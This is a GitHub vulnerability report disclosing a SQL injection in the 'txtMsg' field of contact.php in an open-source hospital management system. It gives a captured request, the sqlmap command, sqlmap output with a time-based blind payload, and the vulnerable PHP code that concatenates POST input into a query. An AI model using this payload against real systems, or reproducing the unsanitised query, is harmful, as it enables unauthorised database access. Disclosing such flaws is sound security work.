

VULNERABLE: SQL Injection exists in Hospital-Management-System. An attacker can inject query in “/Hospital-Management-System-master/contact.php" via the ‘txtMsg’ parameters. #18

Open liangyueliangyue opened this issue on Feb 5 · 1 comment

liangyueliangyue commented on Feb 5




Intercept contact info and save contents into a text file(1.txt).



```
POST /contact.php HTTP/1.1
Host: hms
Content-Length: 83
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://hms
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.90 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.9
Referer: http://hms/contact.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

txtName=a&txtEmail=a%40qq.com&txtPhone=dsadasdasd&btnSubmit=Send+Message&txtMsg=1
```


Run SQLmap

```
python3 .\sqlmap.py -r .\1.txt
```



```
 ___ ___["]_____ ___ ___  {1.5.10.17#dev}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 20:07:28 /2022-02-05/

[20:07:28] [INFO] parsing HTTP request from '.\1.txt'
[20:07:29] [INFO] resuming back-end DBMS 'mysql'
[20:07:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: txtMsg (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: txtName=a&txtEmail=a@qq.com&txtPhone=dsadasdasd&btnSubmit=Send Message&txtMsg=1' AND (SELECT 8930 FROM (SEL
ECT(SLEEP(5)))QbDU) AND 'VZuH'='VZuH
---
[20:07:29] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.2, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12 (Percona fork)
[20:07:29] [INFO] fetched data logged to text files under 'C:\Users\jin\AppData\Local\sqlmap\output\hms'

[*] ending @ 20:07:29 /2022-02-05/

PS C:\Users\jin\Desktop\web\sqlmap-master>
```

Area of concern in contact.php



```
$con=mysqli_connect( hostname: 'localhost', username: 'root', password: '123456', database: 'mynmsdb');
if(isset($_POST['btnSubmit']))
{
    $name = $_POST['txtName'];
    $email = $_POST['txtEmail'];
    $contact = $_POST['txtPhone'];
    $message = $_POST['txtMsg'];

    $query="insert into contact(name,email,contact,message) values('$name','$email','$contact','$message');";
    $result = mysqli_query($con,$query);

    if($result)
    {
        echo '<script type="text/javascript">';
        echo 'alert("Message sent successfully!");';
        echo 'window.location.href = "contact.html";';
        echo '</script>';
    }
}
```

Blyth0He commented on Feb 10

good job

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants